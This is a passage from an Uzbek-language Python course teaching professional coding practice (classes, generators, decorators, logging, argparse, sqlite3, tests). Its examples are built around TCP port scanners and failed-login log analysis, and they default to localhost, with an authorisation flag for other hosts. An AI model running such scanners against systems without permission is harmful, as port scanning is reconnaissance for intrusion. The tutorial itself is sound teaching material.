Javob: ikkalasi ham Wi-Fi'ga qaraganda ancha kam quvvat sarflaydi va ancha past ma'lumot tezligida ishlaydi; Zigbee buning o'rniga "mesh" tarmoq orqali qamrovni kengaytiradi, LoRa esa juda uzoq masofaga (bir necha kilometr) yetadigan maxsus modulyatsiya ishlatadi — ikkalasi ham tezlik emas, masofa/quvvat tejamkorligi uchun optimallashtirilgan.

TAKRORLASH SAVOLLARI

Savol 1: Nega Python kodida figurali qavslar {} o'rniga indentatsiya ishlatiladi?

Javob: Python kod bloklarini belgilash uchun probel/tab bilan indentatsiyani majburiy qoida sifatida talab qiladi — bu kodni o'qishni osonlashtiradi, lekin buzilsa xato chiqaradi.

TAKRORLASH SAVOLLARI

Savol 2: socket.connect_ex() nima uchun qulay?

Javob: ulanish muvaffaqiyatli bo'lsa 0, aks holda xato kodini qaytaradi — istisno (exception) bilan ishlashga qaraganda port holatini tekshirishda qulayroq.

TAKRORLASH SAVOLLARI

Savol 3: try/except nima uchun kerak?

Javob: kutilmagan xato (masalan fayl topilmasa yoki tarmoq ulanmasa) dasturni to'xtatib qo'ymasligi, aksincha nazorat ostida boshqarilishi uchun.



11 Python — professional dasturchi darajasi

22 ta buyruq · 15 ta bo'lim

Oldingi qismdagi skriptlar ishlaydi, lekin "haqiqiy" dasturchi kodi boshqacha yoziladi: klasslar, generatorlar, dekoratorlar, CLI argumentlar, logging, testlar va xavfsiz sozlamalar. Bu qism oldingi qismdagi tarmoq va xavfsizlik skriptlarini kasbiy standartga olib chiqadi. Barcha skriptlar sukut bo'yicha faqat o'z kompyuteringiz (127.0.0.1) bilan ishlaydi.

MAQSAD **Security Automation / Python Developer yo'nalishi**

OOP: KLASS VA OB'EKT

class va __init__

Klass — ob'ekt uchun qolip. __init__ ob'ekt yaratilganda ishlaydi, self — ob'ektning o'zi. Metod — klass ichidagi funksiya. Ma'lumot (atribut) va unga tegishli amallar bir joyda turadi, shuning uchun kod tartibli bo'ladi.

bash

```
$ python3 -c "print(type('salom').__name__)"
```

har qanday qiymat — ob'ekt, turi esa klass

bash

```
$ python3 portskaner_oop.py
```

klass asosidagi port skaner

python

```
$ cat <<'PYEOF' > portskaner_oop.py
import socket


class PortSkaner:
    """Bitta host uchun port tekshiruvchi klass."""

    def __init__(self, ip="127.0.0.1", timeout=0.5):
        self.ip = ip
        self.timeout = timeout
        self.ochiq = []
```

```
    def tekshir(self, port):
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(self.timeout)
            return s.connect_ex((self.ip, port)) == 0

    def skanla(self, portlar):
        self.ochiq = [p for p in portlar if self.tekshir(p)]
        return self.ochiq

    def __str__(self):
        return f"PortSkaner({self.ip}, ochiq={self.ochiq})"


if __name__ == "__main__":
    sk = PortSkaner()
    sk.skanla([22, 80, 443, 8080])
    print(sk)
PYEOF
$ python3 portskaner_oop.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

OOP: KLASS VA OB'EKT

Meros olish (inheritance)

Bola klass ota klassning hamma imkoniyatini oladi va o'zinikini qo'shadi yoki almashtiradi. super() ota klassga murojaat qiladi. Umumiy qismni bir marta yozib, har xil tahlilchilarni undan hosil qilasiz.

bash

```
$ python3 meros.py
ota klass va ikki bola klass
```

python

```
$ cat <<'PYEOF' > meros.py
class Tahlilchi:
    """Umumiy qolip: bola klass tahlil() ni yozishi shart."""

    def __init__(self, nom):
        self.nom = nom

    def tahlil(self, malumot):
        raise NotImplementedError("tahlil() ni bola klass yozishi kerak")

    def hisobot(self, malumot):
        return f"[{self.nom}] {self.tahlil(malumot)}"


class LogTahlilchi(Tahlilchi):
    def __init__(self, chegara=3):
        super().__init__("Log")
        self.chegara = chegara

    def tahlil(self, malumot):
        sanoq = {}
        for qator in malumot:
            if "Failed" in qator:
                ip = qator.split()[-1]
                sanoq[ip] = sanoq.get(ip, 0) + 1
        return {ip: n for ip, n in sanoq.items() if n >= self.chegara}


class PortTahlilchi(Tahlilchi):
    XAVFLI = {21: "FTP", 23: "Telnet", 3389: "RDP"}

    def __init__(self):
        super().__init__("Port")
```

```
    def tahlil(self, malumot):
        return [f"{p} ({self.XAVFLI[p]})" for p in malumot if p in self.XAVFLI]


if __name__ == "__main__":
    loglar = ["Failed password for admin 203.0.113.9"] * 4 + ["Accepted key for ali
        10.0.0.5"]
    print(LogTahlilchi().hisobot(loglar))
    print(PortTahlilchi().hisobot([22, 23, 80, 3389]))
PYEOF
$ python3 meros.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

GENERATORLAR VA ITERATORLAR

for qanday ishlaydi

for sikli ichida iter() obyektdan iterator oladi va StopIteration chiqquncha next() ni chaqiradi. Iterator — "keyingi qiymatni ber" qila oladigan ob'ekt. O'z klassingizga __iter__ va __next__ yozsangiz, u ham for da ishlaydi.

bash

```
$ python3 iterator_ichki.py
```

for ning ichki mexanizmi

python

```
$ cat <<'PYEOF' > iterator_ichki.py
sonlar = [10, 20, 30]
it = iter(sonlar)
print(next(it), next(it), next(it))
try:
    next(it)
except StopIteration:
    print("Tugadi (for shu holatda to'xtaydi)")


class Sanagich:
    """1 dan chegaragacha sanaydigan o'z iteratorimiz."""

    def __init__(self, chegara):
        self.chegara = chegara
        self.joriy = 0

    def __iter__(self):
        return self

    def __next__(self):
        self.joriy += 1
        if self.joriy > self.chegara:
            raise StopIteration
        return self.joriy


print(list(Sanagich(5)))
PYEOF
$ python3 iterator_ichki.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

GENERATORLAR VA ITERATORLAR

yield va generator

yield funksiyani generatorga aylantiradi: u qiymatni qaytaradi, lekin to'xtab turadi va keyingi next() da davom etadi. Katta log faylni xotiraga to'liq yuklamasdan, qator-qator o'qish uchun ideal. Generatorlarni zanjir (pipeline) qilib ulash mumkin.

bash

```
$ python3 generator_log.py
100 000 qatorli logni kam xotira bilan tahlil qilish
```

python

```
$ cat <<'PYEOF' > generator_log.py
def qatorlar(fayl):
    with open(fayl, encoding="utf-8") as f:
        for qator in f:
            yield qator.rstrip("\n")


def faqat_xato(oqim):
    for q in oqim:
        if "Failed" in q:
            yield q


def ip_lar(oqim):
    for q in oqim:
        yield q.split()[-1]


# namuna log (haqiqiy auth.log o'rniga)
with open("namuna_auth.log", "w", encoding="utf-8") as f:
    for i in range(100000):
        if i % 10 == 0:
            f.write("Failed password for root 203.0.113.%d\n" % (i % 3 + 1))
        else:
            f.write("Accepted publickey for ali 10.0.0.5\n")

sanoq = {}
for ip in ip_lar(faqat_xato(qatorlar("namuna_auth.log"))):
    sanoq[ip] = sanoq.get(ip, 0) + 1

for ip, n in sorted(sanoq.items(), key=lambda x: -x[1]):
    print(ip, n)

# generator ifodasi: ro'yxat [] emas, qavs () — xotira deyarli ishlatilmaydi
kvadratlar = (n * n for n in range(1000000))
print("Birinchi 3 ta:", [next(kvadratlar) for _ in range(3)])
PYEOF
$ python3 generator_log.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

CLOSURE VA DEKORATORLAR

Closure

Ichki funksiya tashqi funksiyaning o'zgaruvchisini "eslab qoladi". Bu dekoratorlarning asosi: tashqi funksiya tugasa ham, ichki funksiya uning qiymatlaridan foydalana oladi.

bash

```
$ python3 closure.py
eslab qoladigan funksiya
```

python

```
$ cat <<'PYEOF' > closure.py
def hisoblagich_yarat(boshlash=0):
    son = boshlash

    def qosh():
        nonlocal son
        son += 1
        return son
```

```
    return qosh


urinish = hisoblagich_yarat()
print(urinish(), urinish(), urinish())

boshqa = hisoblagich_yarat(100)
print(boshqa(), urinish())   # har birining o'z xotirasi bor
PYEOF
$ python3 closure.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CLOSURE VA DEKORATORLAR

Dekorator

Dekorator — funksiyani o'zgartirmasdan unga yangi xususiyat qo'shadigan funksiya. @nom sintaksisi f = nom(f) ning qisqa yozuvi. functools.wraps asl funksiyaning nomi va izohini saqlaydi. Parametrli dekorator (@qayta_urinish(3)) qo'shimcha bir qavat funksiya talab qiladi.

bash

```
$ python3 dekoratorlar.py
```

@vaqtni_olchash va @qayta_urinish(3)

python

```
$ cat <<'PYEOF' > dekoratorlar.py
import functools
import random
import time


def vaqtni_olchash(f):
    @functools.wraps(f)
    def ichki(*args, **kwargs):
        boshi = time.perf_counter()
        natija = f(*args, **kwargs)
        print(f"{f.__name__}: {time.perf_counter() - boshi:.4f} s")
        return natija
    return ichki


def qayta_urinish(marta=3, kutish=0.1):
    def dekorator(f):
        @functools.wraps(f)
        def ichki(*args, **kwargs):
            for urinish in range(1, marta + 1):
                try:
                    return f(*args, **kwargs)
                except Exception as xato:
                    print(f"{urinish}-urinish xato: {xato}")
                    if urinish == marta:
                        raise
                    time.sleep(kutish)
        return ichki
    return dekorator


@vaqtni_olchash
def yig(n):
    return sum(range(n))


@qayta_urinish(marta=4)
def beqaror_ulanish():
    if random.random() < 0.7:
```

```
        raise ConnectionError("ulanish uzildi")
    return "ulandi"


if __name__ == "__main__":
    print(yig(2_000_000))
    try:
        print(beqaror_ulanish())
    except ConnectionError:
        print("Barcha urinishlar muvaffaqiyatsiz")
PYEOF
$ python3 dekoratorlar.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CONTEXT MANAGER (WITH)

with va __enter__/__exit__

with kirishda __enter__ ni, chiqishda (xato bo'lsa ham) __exit__ ni chaqiradi. Shu sabab with open(...) faylni o'zi yopadi. O'z resurslaringiz (ulanish, vaqtinchalik fayl, qulf) uchun ham yozish mumkin.

bash

```
$ python3 context_manager.py
avtomatik yopiladigan ulanish
```

python

```
$ cat <<'PYEOF' > context_manager.py
import socket
import time
from contextlib import contextmanager


class TCPUlanish:
    """with bilan ishlatiladi: chiqishda soket har doim yopiladi."""

    def __init__(self, ip, port, timeout=0.5):
        self.manzil = (ip, port)
        self.timeout = timeout
        self.soket = None

    def __enter__(self):
        self.soket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.soket.settimeout(self.timeout)
        self.natija = self.soket.connect_ex(self.manzil)
        return self

    def __exit__(self, xato_turi, xato, trace):
        self.soket.close()
        print("Ulanish yopildi")
        return False      # xatoni yutib yubormaydi


@contextmanager
def vaqt_olchagich(nom):
    boshi = time.perf_counter()
    try:
        yield
    finally:
        print(f"{nom}: {time.perf_counter() - boshi:.3f} s")


with vaqt_olchagich("tekshiruv"):
    with TCPUlanish("127.0.0.1", 22) as u:
        print("22-port:", "ochiq" if u.natija == 0 else "yopiq")
PYEOF
$ python3 context_manager.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

ISTISNOLAR (EXCEPTIONS) CHUQURROQ

O'z xato turi, raise, except tartibi

Exception dan meros olib o'z xatoingizni yarating — shunda xato nimaligini aniq ajratasiz. except bloklari yuqoridan pastga tekshiriladi: avval aniq turlar, oxirida umumiy Exception. finally har doim ishlaydi. raise ... from ... asl sababni saqlaydi.

bash

```
$ python3 istisnolar.py
xato turlari va tartibli except
```

python

```
$ cat <<'PYEOF' > istisnolar.py
class SkanXatosi(Exception):
    """Barcha skaner xatolari uchun ota klass."""


class NotogriPort(SkanXatosi):
    def __init__(self, port):
        super().__init__(f"Port 1-65535 oralig'ida bo'lishi kerak: {port}")
        self.port = port


class RuxsatYoq(SkanXatosi):
    pass


def port_tekshir(port, ruxsat_royxati=("127.0.0.1",), ip="127.0.0.1"):
    if not isinstance(port, int) or not 1 <= port <= 65535:
        raise NotogriPort(port)
    if ip not in ruxsat_royxati:
        raise RuxsatYoq(f"{ip} skanlash uchun ruxsat ro'yxatida yo'q")
    return True


for port, ip in [(80, "127.0.0.1"), (70000, "127.0.0.1"), (80, "8.8.8.8"), ("x",
    "127.0.0.1")]:
    try:
        port_tekshir(port, ip=ip)
        print(port, ip, "-> OK")
    except NotogriPort as x:
        print("Port xatosi:", x)
    except RuxsatYoq as x:
        print("Ruxsat xatosi:", x)
    except SkanXatosi as x:      # boshqa skaner xatolari
        print("Skaner xatosi:", x)
    finally:
        pass                     # bu yerda resurslar tozalanadi

try:
    int("abc")
except ValueError as xato:
    try:
        raise SkanXatosi("Port raqami o'qilmadi") from xato
    except SkanXatosi as yangi:
        print(yangi, "| sabab:", repr(yangi.__cause__))
PYEOF
$ python3 istisnolar.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

TYPE HINTS VA DATACLASSES

Type hints (typing)

def tekshir(ip: str, port: int) -> bool: — turlar kodni o'qishni osonlashtiradi va muharrir hamda mypy xatoni ishga tushirmasdan topadi. Python ularni bajarishda majburlamaydi, lekin hujjat va tekshiruv vazifasini bajaradi. Optional[int] — int yoki None.

bash

```
$ pip install mypy
```

statik tur tekshiruvchi

bash

```
$ mypy turlar.py
```

turlardagi xatolarni topish

python

```
$ cat <<'PYEOF' > turlar.py
from typing import Optional


def port_nomi(port: int) -> Optional[str]:
    bilinganlar: dict[int, str] = {22: "SSH", 80: "HTTP", 443: "HTTPS"}
    return bilinganlar.get(port)


def ochiq_portlar(natija: dict[int, bool]) -> list[int]:
    return sorted(p for p, ochiq in natija.items() if ochiq)


def tekshir(ip: str, port: int) -> bool:
    return ip == "127.0.0.1" and 1 <= port <= 65535


print(port_nomi(443), port_nomi(9999))
print(ochiq_portlar({80: True, 22: False, 443: True}))
print(tekshir("127.0.0.1", 80))
PYEOF
$ python3 turlar.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

TYPE HINTS VA DATACLASSES

dataclasses

@dataclass __init__, __repr__ va __eq__ ni o'zi yozib beradi — ma'lumot saqlovchi klasslar bir necha qatorga sig'adi. field(default_factory=list) o'zgaruvchan boshlang'ich qiymat uchun, frozen=True ob'ektni o'zgarmas qiladi, __post_init__ tekshiruv uchun.

bash

```
$ python3 dataclass_natija.py
```

SkanNatijasi ob'ekti

python

```
$ cat <<'PYEOF' > dataclass_natija.py
from dataclasses import asdict, dataclass, field
from datetime import datetime


@dataclass
class SkanNatijasi:
    ip: str
    ochiq_portlar: list[int] = field(default_factory=list)
    vaqt: str = field(default_factory=lambda:
        datetime.now().isoformat(timespec="seconds"))
```

```
    def __post_init__(self):
        if not self.ip:
            raise ValueError("ip bo'sh bo'lmasligi kerak")

    @property
    def xavfli(self) -> bool:
        return any(p in (21, 23, 3389) for p in self.ochiq_portlar)


n = SkanNatijasi("127.0.0.1", [22, 23, 80])
print(n)
print("Xavfli:", n.xavfli)
print(asdict(n))
PYEOF
$ python3 dataclass_natija.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PATHLIB: ZAMONAVIY FAYL YO'LLARI

pathlib.Path

os.path o'rniga Path ob'ekti: yo'l "/" operatori bilan quriladi, .name, .stem, .suffix, .parent, .exists(), .glob(), .read_text(), .write_text(), .mkdir(parents=True, exist_ok=True). Linux va Windows da bir xil ishlaydi.

bash

```
$ python3 yollar.py
```

pathlib bilan fayllar bilan ishlash

python

```
$ cat <<'PYEOF' > yollar.py
from pathlib import Path

papka = Path("loglar_demo")
papka.mkdir(parents=True, exist_ok=True)

for i in range(1, 4):
    (papka / f"hisobot_{i}.log").write_text(f"{i}-hisobot\nXato: yo'q\n",
        encoding="utf-8")
(papka / "eslatma.txt").write_text("log emas", encoding="utf-8")

for f in sorted(papka.glob("*.log")):
    print(f.name, "|", f.stem, "|", f.suffix, "|", f.stat().st_size, "bayt")

print("Hamma .log fayllar:", len(list(papka.rglob("*.log"))))
print("Uy papkasi:", Path.home())
print("Joriy papka:", Path.cwd().name)

# katta faylni ham xavfsiz o'qish
birinchi = (papka / "hisobot_1.log").read_text(encoding="utf-8").splitlines()[0]
print("Birinchi qator:", birinchi)
PYEOF
$ python3 yollar.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

ARGPARSE: BUYRUQ QATORI VOSITASI

argparse

Skript ichiga IP va portni qo'lda yozish o'rniga python3 skript.py --ip 127.0.0.1 --port 80 kabi argument qabul qiladigan haqiqiy CLI vosita yasaydi. -h bo'yicha yordam matnini o'zi yaratadi, turni (type=int) tekshiradi va noto'g'ri kiritishda xabar beradi.

bash

```
$ python3 skaner_cli.py --help
```

avtomatik yordam

bash
```
$ python3 skaner_cli.py --ip 127.0.0.1 --port 22 80 443
```
bir nechta port

bash
```
$ python3 skaner_cli.py --port 99999
```
noto'g'ri qiymat — xato xabari

python
```
$ cat <<'PYEOF' > skaner_cli.py
import argparse
import socket


def port_oraliq(matn):
    port = int(matn)
    if not 1 <= port <= 65535:
        raise argparse.ArgumentTypeError(f"{port} — noto'g'ri port (1-65535)")
    return port


def argumentlar():
    p = argparse.ArgumentParser(description="Oddiy port tekshiruvchi (faqat ruxsat etilgan
        hostlar!)")
    p.add_argument("--ip", default="127.0.0.1", help="tekshiriladigan manzil (sukut:
        127.0.0.1)")
    p.add_argument("--port", "-p", type=port_oraliq, nargs="+", default=[22, 80, 443],
                   help="bir yoki bir nechta port")
    p.add_argument("--timeout", type=float, default=0.5, help="soniyalarda kutish")
    p.add_argument("--faqat-ochiq", action="store_true", help="yopiq portlarni
        chiqarmaslik")
    return p.parse_args()


def main():
    a = argumentlar()
    for port in a.port:
        with socket.socket() as s:
            s.settimeout(a.timeout)
            ochiq = s.connect_ex((a.ip, port)) == 0
        if ochiq or not a.faqat_ochiq:
            print(f"{a.ip}:{port} -> {'OCHIQ' if ochiq else 'yopiq'}")


if __name__ == "__main__":
    main()
PYEOF
$ python3 skaner_cli.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

LOGGING MODULI

logging

print() o'rniga: darajalar (DEBUG < INFO < WARNING < ERROR < CRITICAL), vaqt belgisi, manba nomi va faylga yozish. Production kodida logging standart. getLogger(__name__) har modulga o'z nomini beradi; RotatingFileHandler fayl o'sib ketishini oldini oladi.

bash
```
$ python3 logging_misol.py
```
konsol va faylga yozish

bash
```
$ cat skaner.log
```
log faylini ko'rish

python

```
$ cat <<'PYEOF' > logging_misol.py
import logging
from logging.handlers import RotatingFileHandler

log = logging.getLogger("skaner")
log.setLevel(logging.DEBUG)
format_ = logging.Formatter("%(asctime)s | %(levelname)-8s | %(name)s | %(message)s")

konsol = logging.StreamHandler()
konsol.setLevel(logging.INFO)          # ekranga faqat INFO va undan yuqori
konsol.setFormatter(format_)

fayl = RotatingFileHandler("skaner.log", maxBytes=100_000, backupCount=3,
    encoding="utf-8")
fayl.setLevel(logging.DEBUG)           # faylga hammasi
fayl.setFormatter(format_)

log.addHandler(konsol)
log.addHandler(fayl)

log.debug("Skan boshlanmoqda")
log.info("127.0.0.1 tekshirilmoqda")
log.warning("23-port (Telnet) ochiq!")
try:
    1 / 0
except ZeroDivisionError:
    log.exception("Kutilmagan xato")    # traceback ham yoziladi
PYEOF
$ python3 logging_misol.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

MAXFIY MA'LUMOTLAR: OS.ENVIRON

os.environ va .env

Token, parol va API kalitni kodga yozmang — kod GitHub ga tushsa, kalit ham ochilib qoladi. Ularni muhit o'zgaruvchisidan oling. .env faylni .gitignore ga qo'shing. Tayyor kutubxona: python-dotenv, lekin oddiy holatda o'zingiz ham o'qiy olasiz.

bash

```
$ export API_TOKEN=namuna_token_123
```

joriy terminal uchun o'zgaruvchi

bash

```
$ python3 muhit.py
```

o'zgaruvchini kod ichidan o'qish

bash

```
$ echo ".env" >> .gitignore
```

maxfiy faylni gitdan chiqarish

python

```
$ cat <<'PYEOF' > muhit.py
import os
import sys
from pathlib import Path


def env_yukla(fayl=".env"):
    """Oddiy .env o'quvchi (python-dotenv bo'lmasa)."""
    yol = Path(fayl)
    if not yol.exists():
        return
```

```
    for qator in yol.read_text(encoding="utf-8").splitlines():
        qator = qator.strip()
        if qator and not qator.startswith("#") and "=" in qator:
            kalit, qiymat = qator.split("=", 1)
            os.environ.setdefault(kalit.strip(), qiymat.strip())


env_yukla()
token = os.environ.get("API_TOKEN")
if not token:
    sys.exit("API_TOKEN topilmadi. Avval: export API_TOKEN=... yoki .env fayl yarating")

# tokenni hech qachon to'liq chiqarmang — log va ekranda yashiring
print("Token yuklandi:", token[:4] + "*" * (len(token) - 4))
chegara = int(os.environ.get("URINISH_CHEGARASI", "5"))   # sukut qiymati bilan
print("Chegara:", chegara)
PYEOF
$ python3 muhit.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SQLITE3: MAHALLIY BAZA

sqlite3

Python bilan birga keladigan, serversiz, bitta fayldagi baza. Skan natijalari, IDS ogohlantirishlari va loglarni oddiy fayl o'rniga jadvalga saqlasangiz, qidirish va guruhlash oson bo'ladi. So'rovga qiymatni doim ? bilan bering — shunda SQL injection bo'lmaydi.

bash

```
$ python3 baza.py
```

natijalarni bazaga yozish va o'qish

bash

```
$ sqlite3 skan.db "SELECT * FROM natijalar;"
```

bazani terminaldan ko'rish

python

```
$ cat <<'PYEOF' > baza.py
import sqlite3
from datetime import datetime

with sqlite3.connect("skan.db") as baza:
    baza.execute("""CREATE TABLE IF NOT EXISTS natijalar (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        vaqt TEXT NOT NULL,
        ip TEXT NOT NULL,
        port INTEGER NOT NULL,
        ochiq INTEGER NOT NULL)""")

    vaqt = datetime.now().isoformat(timespec="seconds")
    qatorlar = [(vaqt, "127.0.0.1", p, int(p in (22, 80))) for p in (22, 80, 443)]
    baza.executemany("INSERT INTO natijalar (vaqt, ip, port, ochiq) VALUES (?, ?, ?, ?)",
                     qatorlar)

    # parametr bilan so'rov (xavfsiz)
    ip = "127.0.0.1"
    for qator in baza.execute("SELECT port, ochiq FROM natijalar WHERE ip = ? ORDER BY
        port", (ip,)):
        print(qator)

    son = baza.execute("SELECT COUNT(*) FROM natijalar WHERE ochiq = 1").fetchone()[0]
    print("Jami ochiq yozuvlar:", son)
PYEOF
$ python3 baza.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

FUNKSIONAL USLUB

map, filter, lambda

lambda — bir qatorli nomsiz funksiya. map(f, ro'yxat) har elementga f ni qo'llaydi, filter(f, ro'yxat) shartga mosini qoldiradi, sorted(..., key=lambda ...) maxsus tartiblaydi. Ko'p holatda comprehension o'qishga qulayroq, lekin ikkala uslubni bilish kerak.

bash

```
$ python3 funksional.py
map, filter, comprehension
```

python

```
$ cat <<'PYEOF' > funksional.py
portlar = [21, 22, 23, 80, 443, 3389, 8080]

katta = list(filter(lambda p: p > 1024, portlar))
matnlar = list(map(str, portlar))
nomlar = {p: n for p, n in zip(portlar, ["FTP", "SSH", "Telnet", "HTTP", "HTTPS", "RDP",
    "Proxy"])}

xavfli = {p for p in portlar if p in (21, 23, 3389)}           # to'plam (set)
    comprehension
juft = [(i, p) for i, p in enumerate(portlar, 1) if p % 2 == 0]  # enumerate bilan
tartib = sorted(nomlar.items(), key=lambda x: x[1])              # nom bo'yicha

print(katta, matnlar[:3])
print(xavfli, juft)
print(tartib[:3])
print("Hammasi musbat:", all(p > 0 for p in portlar), "| Telnet bor:", any(p == 23 for p
    in portlar))
PYEOF
$ python3 funksional.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

TEST YOZISH: UNITTEST VA PYTEST

unittest

Funksiya to'g'ri ishlashini avtomatik tekshirish — kasbiy dasturlashning asosiy qismi. Test klassi unittest.TestCase dan meros oladi, har bir test_ bilan boshlanuvchi metod bitta holatni tekshiradi (assertEqual, assertTrue, assertRaises). pytest esa qisqaroq: oddiy assert yetarli.

bash

```
$ python3 test_misol.py -v
testlarni ishga tushirish
```

bash

```
$ python3 -m unittest -v
papkadagi hamma testlar
```

bash

```
$ pip install pytest
zamonaviy test vositasi
```

bash

```
$ pytest -q
qisqa natija
```

python

```
$ cat <<'PYEOF' > test_misol.py
import unittest
```

```
def port_togri(port):
    return isinstance(port, int) and 1 <= port <= 65535


def ip_sanoq(qatorlar, chegara=3):
    sanoq = {}
    for q in qatorlar:
        if "Failed" in q:
            ip = q.split()[-1]
            sanoq[ip] = sanoq.get(ip, 0) + 1
    return {ip: n for ip, n in sanoq.items() if n >= chegara}


class PortTest(unittest.TestCase):
    def test_togri(self):
        self.assertTrue(port_togri(80))

    def test_chegaralar(self):
        self.assertTrue(port_togri(1))
        self.assertTrue(port_togri(65535))
        self.assertFalse(port_togri(0))
        self.assertFalse(port_togri(65536))

    def test_tur(self):
        self.assertFalse(port_togri("80"))


class LogTest(unittest.TestCase):
    def test_chegaradan_oshgan(self):
        loglar = ["Failed password for root 1.2.3.4"] * 3 + ["Failed password for ali
            5.6.7.8"]
        self.assertEqual(ip_sanoq(loglar), {"1.2.3.4": 3})

    def test_bosh_royxat(self):
        self.assertEqual(ip_sanoq([]), {})


if __name__ == "__main__":
    unittest.main()
PYEOF
$ python3 test_misol.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

YAKUNIY LOYIHA: PROFESSIONAL CLI SKANER

Hammasini birlashtirish

Oldingi bo'limlarning barchasi bitta vositada: argparse (CLI), logging, dataclass (natija), pathlib (hisobot), sqlite3 (baza), xavfsizlik tekshiruvi (faqat loopback yoki --ruxsat bilan). Bunday kod oddiy skript emas, balki GitHub portfoliosiga qo'yish mumkin bo'lgan haqiqiy vositadir.

bash

```
$ python3 professional_skaner.py --help
yordam
```

bash

```
$ python3 professional_skaner.py --port 22 80 443 --db skan.db
mahalliy skan
```

bash

```
$ python3 professional_skaner.py --ip 192.168.1.10 --ruxsat
faqat O'ZINGIZNING yoki yozma ruxsat berilgan tarmoq
```

python

```
$ cat <<'PYEOF' > professional_skaner.py
import argparse
import ipaddress
import logging
import socket
import sqlite3
import sys
from dataclasses import dataclass, field
from datetime import datetime
from pathlib import Path

log = logging.getLogger("skaner")


@dataclass
class SkanNatijasi:
    ip: str
    ochiq: list[int] = field(default_factory=list)
    yopiq: list[int] = field(default_factory=list)
    vaqt: str = field(default_factory=lambda:
        datetime.now().isoformat(timespec="seconds"))


class RuxsatYoq(Exception):
    pass


def ruxsat_tekshir(ip: str, ruxsat: bool) -> None:
    manzil = ipaddress.ip_address(ip)
    if not manzil.is_loopback and not ruxsat:
        raise RuxsatYoq(f"{ip} — loopback emas. Faqat o'zingizniki yoki yozma ruxsat
            bo'lsa --ruxsat bering")


def port_ochiqmi(ip: str, port: int, timeout: float) -> bool:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        return s.connect_ex((ip, port)) == 0


def skanla(ip: str, portlar: list[int], timeout: float) -> SkanNatijasi:
    n = SkanNatijasi(ip)
    for p in portlar:
        (n.ochiq if port_ochiqmi(ip, p, timeout) else n.yopiq).append(p)
        log.debug("%s:%d tekshirildi", ip, p)
    return n


def bazaga_yoz(yol: Path, n: SkanNatijasi) -> None:
    with sqlite3.connect(yol) as baza:
        baza.execute("CREATE TABLE IF NOT EXISTS skan (vaqt TEXT, ip TEXT, port INTEGER,
            ochiq INTEGER)")
        qatorlar = [(n.vaqt, n.ip, p, 1) for p in n.ochiq] + [(n.vaqt, n.ip, p, 0) for p
            in n.yopiq]
        baza.executemany("INSERT INTO skan VALUES (?, ?, ?, ?)", qatorlar)


def hisobot_yoz(yol: Path, n: SkanNatijasi) -> None:
    yol.write_text(
        f"# Skan hisoboti\n\n- Manzil: {n.ip}\n- Vaqt: {n.vaqt}\n"
        f"- Ochiq: {', '.join(map(str, n.ochiq)) or 'yo`q'}\n"
        f"- Yopiq: {', '.join(map(str, n.yopiq)) or 'yo`q'}\n", encoding="utf-8")


def argumentlar(argv=None):
    p = argparse.ArgumentParser(description="Professional port skaner (faqat ruxsat
```

```
        etilgan hostlar)")
    p.add_argument("--ip", default="127.0.0.1")
    p.add_argument("--port", "-p", type=int, nargs="+", default=[22, 80, 443])
    p.add_argument("--timeout", type=float, default=0.5)
    p.add_argument("--db", type=Path, default=Path("skan.db"))
    p.add_argument("--hisobot", type=Path, default=Path("hisobot.md"))
    p.add_argument("--ruxsat", action="store_true", help="loopback bo'lmagan host uchun
        yozma ruxsat bor")
    p.add_argument("-v", "--verbose", action="store_true")
    return p.parse_args(argv)


def main() -> int:
    a = argumentlar()
    logging.basicConfig(level=logging.DEBUG if a.verbose else logging.INFO,
                        format="%(asctime)s | %(levelname)s | %(message)s")
    try:
        ruxsat_tekshir(a.ip, a.ruxsat)
    except (RuxsatYoq, ValueError) as x:
        log.error("%s", x)
        return 2
    n = skanla(a.ip, a.port, a.timeout)
    bazaga_yoz(a.db, n)
    hisobot_yoz(a.hisobot, n)
    log.info("Ochiq: %s | Yopiq: %s", n.ochiq, n.yopiq)
    log.info("Baza: %s | Hisobot: %s", a.db, a.hisobot)
    return 0


if __name__ == "__main__":
    sys.exit(main())
PYEOF
$ python3 professional_skaner.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

TAKRORLASH SAVOLLARI

Savol 1: Generator oddiy ro'yxatdan nimasi bilan farq qiladi?

Javob: generator qiymatlarni hammasini oldindan emas, kerak bo'lganda birin-ketin hosil qiladi (yield), shuning uchun katta fayllar va oqimlar bilan kam xotira sarflab ishlaydi.

TAKRORLASH SAVOLLARI

Savol 2: with operatori nima uchun xavfsiz?

Javob: blokdan chiqishda (xato bo'lsa ham) __exit__ chaqiriladi, shuning uchun fayl, soket yoki ulanish har doim yopiladi.

TAKRORLASH SAVOLLARI

Savol 3: Nega token va parolni kodga yozmaslik kerak?

Javob: kod GitHub yoki zaxiraga tushsa, kalit ham ochilib qoladi; muhit o'zgaruvchisi (os.environ) yoki .env fayl kodni kalitdan ajratadi va .gitignore bilan himoyalanadi.

TAKRORLASH SAVOLLARI

Savol 4: SQL so'rovida nega f-string o'rniga ? ishlatiladi?

Javob: ? parametri qiymatni kod emas, ma'lumot sifatida uzatadi, shuning uchun SQL injection hujumi ishlamaydi.



12 Python: tezlik, integratsiya va ma'lumot tahlili

15 ta buyruq · 8 ta bo'lim

